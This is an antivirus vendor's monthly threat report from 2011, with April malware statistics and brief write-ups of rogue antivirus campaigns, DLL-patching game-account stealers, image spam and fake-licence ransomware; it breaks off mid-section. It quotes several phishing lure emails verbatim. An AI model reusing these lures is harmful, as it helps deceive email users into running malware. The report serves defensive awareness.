ASEC REPORT

VOL.16 | 2011.5


AhnLab Monthly Security Report

Special Feature: Malicious Code Analysis
-MBR Infector: Smitnyl analysis

AhnLab

AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC, and it focuses on the most significant security threats and the latest security technologies to guard against these threats. For further information about this report, please refer to AhnLab, Inc.'s homepage (www.ahnlab.com).



CONTENTS

01. Malicious Code Trend

a. Malicious Code Statistics 05

- Top 20 Malicious Code Reports
- Top 20 Malicious Code Variant Reports
- Primary Malicious Code Types Breakdown
- Comparison of Malicious Codes with Previous Month
- Monthly Malicious Code Reports
- Top 20 New Malicious Code Reports
- New Malicious Code Types Breakdown

b. Malicious Code Issues 10

- New imm32.dll patching technique
- Using "non-typical" function name to patch imm32.dll
- Distribution of fake BitDefender AV
- Rogue antivirus disguised as UPS notification
- Facebook image spam
- Fake Windows license ransomware found in Korea
- Malware disguised as map hack for Starcraft
- Distribution of malware in the name of well known programs
- iPhone and iPad keylogger

c. Special Feature: Malicious Code Analysis 17

- MBR Infector: Smitnyl analysis

02. Security Trend

a. Security Statistics 29

- Microsoft Security Updates- April 2011

b. Security Issues 30

- LizaMoon mass SQL injection
- APT attacks RSA
- 7.7 million account information exfiltrated from Sony PlayStation network

03. Web Security Trend

a. Web Security Statistics 32

- Web Security Summary
- Monthly Blocked Malicious URLs
- Monthly Domains with Malicious Code
- Monthly URLs with Malicious Code
- Top Distribution Types of Malicious Codes
- Top 10 Distributed Malicious Codes

b. Web Security Issues 35

- April 2011 Malicious Code Intrusion: Website

01. Malicious Code Trend
a. Malicious Code Statistics

Top 20 Malicious Code Reports

The table below shows the percentage breakdown of the top 20 malicious codes reported in April 2011. As of April 2011, Textimage/Autorun is the most reported malicious code, followed by Win-Trojan/Overtls27.Gen and JS/Redirect, respectively. 8 new malicious codes were reported this month.

Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Textimage/Autorun	1,148,610	26.2 %
2	NEW	Win-Trojan/Overtls27.Gen	540,652	12.3 %
3	▲1	JS/Redirect	471,011	10.7 %
4	▼2	JS/Agent	429,722	9.8 %
5	—	Win32/Induc	224,589	5.1 %
6	NEW	Win-Trojan/Winsoft.46080.BR	188,926	4.3 %
7	—	Win32/Palevo1.worm.Gen	156,080	3.6 %
8	NEW	Win-Trojan/Winsoft.78981.CIB	126,814	2.9 %
9	3	Win32/Conficker.worm.Gen	121,739	2.8 %
10	3	Win32/Olala.worm	111,065	2.5 %
11	▼2	Win32/Parite	102,528	2.3 %
12	NEW	Dropper/Malware.94432.B	94,972	2.2 %
13	▲6	Win32/Virut.f	93,421	2.1 %
14	▲4	VBS/Solow.Gen	87,282	2.0 %
15	NEW	Win32/Flystudio.worm.Gen	86,516	2.0 %
16	▲1	JS/Exploit	85,943	2.0 %
17	▲3	VBS/Autorun	82,326	1.9 %
18	NEW	Win32/Virut	80,306	1.8 %
19	NEW	Win-Trojan/Winsoft.46080.AR	76,276	1.7 %
20	NEW	Win-Trojan/Fosniw.75776	73,389	1.7 %
			4,382,167	100 %

[Table 1-1] Top 20 Malicious Code Reports

Top 20 Malicious Code Variant Reports


The table below shows the percentage breakdown of the top 20 malicious code variants reported this month. As of April 2011, Win-Trojan/Onlinegamehack is the most reported malicious code, representing 16.7% (1,781,690 reports) of the top 20 reported malicious code variants, followed by Win-Trojan/Winsoft (1,385,102 reports) TextImage/Autorun (1,148,775 reports).

Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Win-Trojan/Onlinegamehack	1,781,690	16.7 %
2	▲5	Win-Trojan/Winsoft	1,385,102	13.0 %
3	▲1	Textimage/Autorun	1,148,775	10.8 %
4	▼2	Win-Trojan/Downloader	825,243	7.7 %
5	▼2	Win-Trojan/Agent	770,719	7.2 %
6	NEW	Win-Trojan/Overtls27	540,652	5.1 %
7	▲6	JS/Redirect	471,011	4.4 %
8	▲11	Dropper/Malware	470,453	4.4 %
9	▼1	JS/Agent	429,723	4.0 %
10	—	Win32/Conficker	410,871	3.9 %
11	▼2	Win32/Autorun.worm	408,925	3.8 %
12	—	Win32/Virut	302,494	2.8 %
13	▼8	Win-Trojan/Adload	272,959	2.6 %
14	0	Win32/Kido	260,927	2.4 %
15	▼9	Win-Adware/Koradware	260,233	2.4 %
16	—	Win32/Induc	224,724	2.1 %
17	▲1	Dropper/Onlinegamehack	184,186	1.7 %
18	NEW	VBS/Solow	183,263	1.7 %
19	NEW	Win32/Palevo	178,027	1.7 %
20	NEW	Win32/Palevo1	156,080	1.5 %
			10,666,057	100 %

[Table 1-2] Top 20 Malicious Code Variant Reports

Primary Malicious Code Type Breakdown


The chart below categorizes the top malicious codes reported this month. As of April 2011, Trojan is the most reported malicious code, representing 50.3% of the top reported malicious codes, followed by Worm (12.3%) and Script (10.9%).



[Fig. 1-1] Breakdown of Primary Malicious Code Types

Comparison of Malicious Codes with Previous Month


Compared to last month, the number of worm, script, dropper, virus and spyware reports increased, whereas, the number of Trojan, adware, downloader and appcare reports dropped.



[Fig. 1-2] Comparison of Malicious Codes with Previous Month

Monthly Malicious Code Reports


There has been a decrease of 1,095,598 in malicious code reports this month – from 18,626,994 last month to 17,531,396.



[Fig. 1-3] Monthly Malicious Code Reports

New Malicious Code Type Breakdown

As of April 2011, Trojan is the most reported new malicious code, representing 79% of the top reported new malicious codes. It is followed by dropper (10%) and adware (6%).



[Fig. 1-4] New Malicious Code Type Breakdown

Top 20 New Malicious Code Reports

The table below shows the percentage breakdown of the top 20 new malicious codes reported in April 2011. As of April 2011, Win-Trojan/Overtls27.Gen is the most reported new malicious code, representing 33.4% (540,652 reports) of the top 20 reported new malicious codes, followed by Win-Trojan/Winsoft.46080.BR (188,926 reports).

Ranking	Malicious Code	Reports	Percentage
1	Win-Trojan/Overtls27.Gen	540,652	33.4 %
2	Win-Trojan/Winsoft.46080.BR	188,926	11.7 %
3	Win-Trojan/Winsoft.78981.CIB	126,814	7.8 %
4	Dropper/Malware.94432.B	94,972	5.9 %
5	Win-Trojan/Fosniw.75776	73,389	4.5 %
6	Win-Trojan/Bho.213216	69,742	4.3 %
7	Win-Trojan/Winsoft.78085.B	67,985	4.2 %
8	Win-Trojan/Winsoft.75776.D	54,382	3.4 %
9	JS/Ms10-018	44,125	2.7 %
10	Win-Trojan/Winsoft.78089	38,098	2.4 %
11	Win-Spyware/BHO.233984	37,581	2.3 %
12	Win-Trojan/Downloader.75776.X	36,114	2.2 %
13	Dropper/Malware.235520.CF	34,064	2.1 %
14	Win-Adware/ColorSoft.490530	33,413	2.1 %
15	Win-Trojan/Winsoft.78125	33,004	2.0 %
16	Win-Trojan/Winsoft.78109	32,339	2.0 %
17	Win-Trojan/Onlinegamehack.115200.Y	30,069	1.9 %
18	Win-Adware/KorAdware.98304.F	30,014	1.9 %
19	Win-Trojan/Onlinegamehack.122880.AM	27,887	1.7 %
20	HTLM/Downloader	26,723	1.6 %
		1,620,293	100 %


[Table 1-3] Top 20 New Malicious Code Reports

01. Malicious Code Trend
b. Malicious Code Issues

New imm32.dll patching technique


On March 2, ASEC found a malware that steals online game accounts works in different ways according to whether V3 is running or not. Attackers are applying new malicious techniques to malware, as the one above, to patch imm32.dll. Similar malicious codes that were reported between the end of February and early March forward all the Export functions of the imm32.dll file as shown in Fig 1-5.

[Fig. 1-5] Previous patching techniques




But, the latest malicious codes do not forward the Export functions as shown in Fig 1-6.


[Fig. 1-6] Latest patching techniques



[Fig. 1-7] Malicious codes designed to infect the system




We analyzed the malicious code that actually patches the imm32.dll file and found it pushes and calls all the export functions.



The code that calls the function is designed to load the imm32A.dll as a sub routine.


[Fig. 1-8] Malicious code that loads imm32A.dll as sub routine



Instead of directly forwarding the export functions, the latest malware calls the functions with separate codes. V3 detects this Trojan horse as:


- Win-Trojan/PatchedImm.Gen
- Win-Trojan/PatchedImm2.Gen

[Fig. 1-8] Malicious code that loads imm32A.dll as sub routine



Using "non-typical" function name to patch imm32.dll

[Fig. 1-9] Trojan horse that changes the function name



Along with the Trojan horse discussed above, ASEC discovered another Trojan horse that changes parts of the export function. Malicious codes that bypass detection by antivirus programs will continue to evolve. Recently, we also found malicious codes that patch the Windows system files such as ksuser.dll, midimap.dll and comres.dll. It is extremely important to regularly update your OS, web browser and Adobe products to the latest version to prevent such attacks.


V3 detects this Trojan horse as:

- Win-Trojan/PatchedImm.Gen

Distribution of fake BitDefender AV


On January 31, ASEC reported a rogue antivirus disguised as AVG Anti-Virus 2011, a legitimate free antivirus provided by AVG. Recently, a rogue antivirus disguised as BitDefender developed by the Rumanian security solution provider, Softwin, was reported. The user interface of the rogue antivirus looks exactly like that of BitDefender – even the menus and logo.

[Fig. 1-10] Fake scan results




Like other rogue antiviruses, once installed, the rogue BitDefender automatically scans the entire system and triggers fake alerts claiming your PC has security issues and infections that need to be removed.

[Fig. 1-11] Fake scan result with scare message that the computer is infected



If you open the web browser installed on an infected system, a notification will be displayed informing you that your web page request has been denied.

[Fig. 1-12] Web page request canceled by rogue BitDefender



V3 detects this Trojan horse as:

- Win-Trojan/Fakeav.1243656
- Win-Trojan/Fakeav.1242632

More similar threats are expected in the future. You must always purchase software from their official sites, and download freeware from trusted sites. You must also scan the file to download with an updated antivirus before downloading it.

Rogue antivirus disguised as UPS notification

A malware variant found in March 24 disguised as a notification from UPS (United Parcel Service) is still propagating. Two different notifications are still being distributed.

[Table 1-4] One of the two notifications


Subject	United Parcel Service notification <5-digit number>
Message	Dear customer. The parcel was sent your home address. And it will arrive within 3 business day. More information and the tracking number are attached in document below.v Thank you. ? 1994-2011 United Parcel Service of America, Inc.
Attachments	- UPS.zip - UPS-tracking.zip Decompressing the attached UPS.zip file will create UPS.exe (18,944 bytes). Decompressing the attached UPS-tracking.zip file will create UPS-tracking.exe (18,432 bytes).

[Table 1-5] One of the two notifications

Subject	- UPS Package - UPS: Your Package - Your Tracking Number - United Postal Service Tracking Nr.<10-digit number>
Message	Good day, We were not able to deliver parcel you sent on the 19nd March in time because the recipient's address is not correct. Please print out the invoice copy attached and collect the package at our office.
Attachments	- UPS_TRACKING_NR_<10-digit number>.zip Decompressing the attached UPS_TRACKING_NR_<10-digit number>.zip file will create UPS_TRACKING_NR_<0-digit number>___.DOC.exe (546,304 bytes).


If the malicious file infects your system, it will execute the svchost.exe file in the infected system and insert its codes into the memory sector to execute itself.

[Fig. 1-13] Malicious codes inserted into memory sector




The malicious codes will then use the system file to download and run a malicious file from a system in Ukraine. The downloaded file will run 'XP Home Security", a rogue antivirus.

[Fig. 1-14] XP Home Security recognized by Windows Action Center




The rogue antivirus will scan your system and alert you with fake or simulated detection of malware.

[Fig. 1-15] Fake scan results



Like other rogue antiviruses, it tricks you into registering for the service to remove the threats.

[Fig. 1-16] Scare message that the system is infected



The alert tricks you into registering to use the rogue antivirus service to remove the threat from your system.

[Fig. 1-17] Fake page to trick you into paying for service

However, unlike other rogue antiviruses, this rogue antivirus is recognized by Windows Action Center, so victims can get easily tricked.

V3 detects this rogue antivirus as:

- Win-Trojan/Chepvil.18432
- Win-Trojan/Chepvil.18944.B
- Win-Trojan/Fakeav.143872.H
- Win-Trojan/Fakeav.143872.I
- Win-Trojan/Fakeav.64008
- Win-Trojan/Fakealert.546304
- Win-Trojan/Agent.33928.B
- Win-Trojan/Agent.33928.C

Facebook image spam

Facebook spam has been continuously reported from the beginning of this year. The latest spam, image spam is an obfuscating method in which the text of the message is stored as a GIF or JPEG image and displayed in the email. Image spams existed from last year.

- Image spam on June 2010
- Image spam from Fedex on August 2010
- Image spam from USPS on October 2010
- Image spam from DHL and UPS on October 2010

The Facebook image spam reportted this month was sent under the subject of "Spam from your Facebook account" or "Spam from your account".

[Fig. 1-18] Facebook image spam

The following spam was also detected.

[Table 1-6] Facebook image spam's subject, message and attachment

Subject	Your password is changed
Message	Dear Customer Spam is sent from your FaceBook account. Your password has been changed for safety. Information regarding your account and a new password is attached to the letter. Read this information thoroughly and change the password to complicated one. Please do not reply to this email, it's automatic mail notification! Thank you for your attention. Your Facebook!
Attachment	- FacebookP[-digit number].zip (23,586 bytes) Decompressing the attached file will create 'FacebookPassword.exe (26,624 bytes)'. The file downloads malware from an external system and infect systems with rogue antivirus.

You are advised to exercise caution when opening any email attachment, as there exist other variants. V3 detects this Trojan as:


- Win-Trojan/Bredo.27136
- Win-Trojan/Agent.30808
- Win-Trojan/Bredolab.26624.AY
- Win-Trojan/Oficla.108032

Fake Windows license ransomware found in Korea

On March 22, we discovered a ransomware disguised as a fake alert. The ransomware is a copy of the license for the Windows OS installed on the system. It tricks the victim into calling a phone number to get a new license. It seems to be a new variant of the Korean cyber crime ransomware that was reported on March 3.


When executed, it gets the language code of the infected system and when the system is a Korean system, it displays a fake alert stating the system will be locked until it is activated with a proper license because the system's license is a copy. It will also prevent other programs on the system and the system itself from running properly.

[Fig. 1-19] Ransomware showing fake Windows license alert



If you fall victim to this false alert and click Next, you will be advised to call the following phone numbers to activate your license.

[Fig. 1-20] Ransomware that demands activation of license via phone call



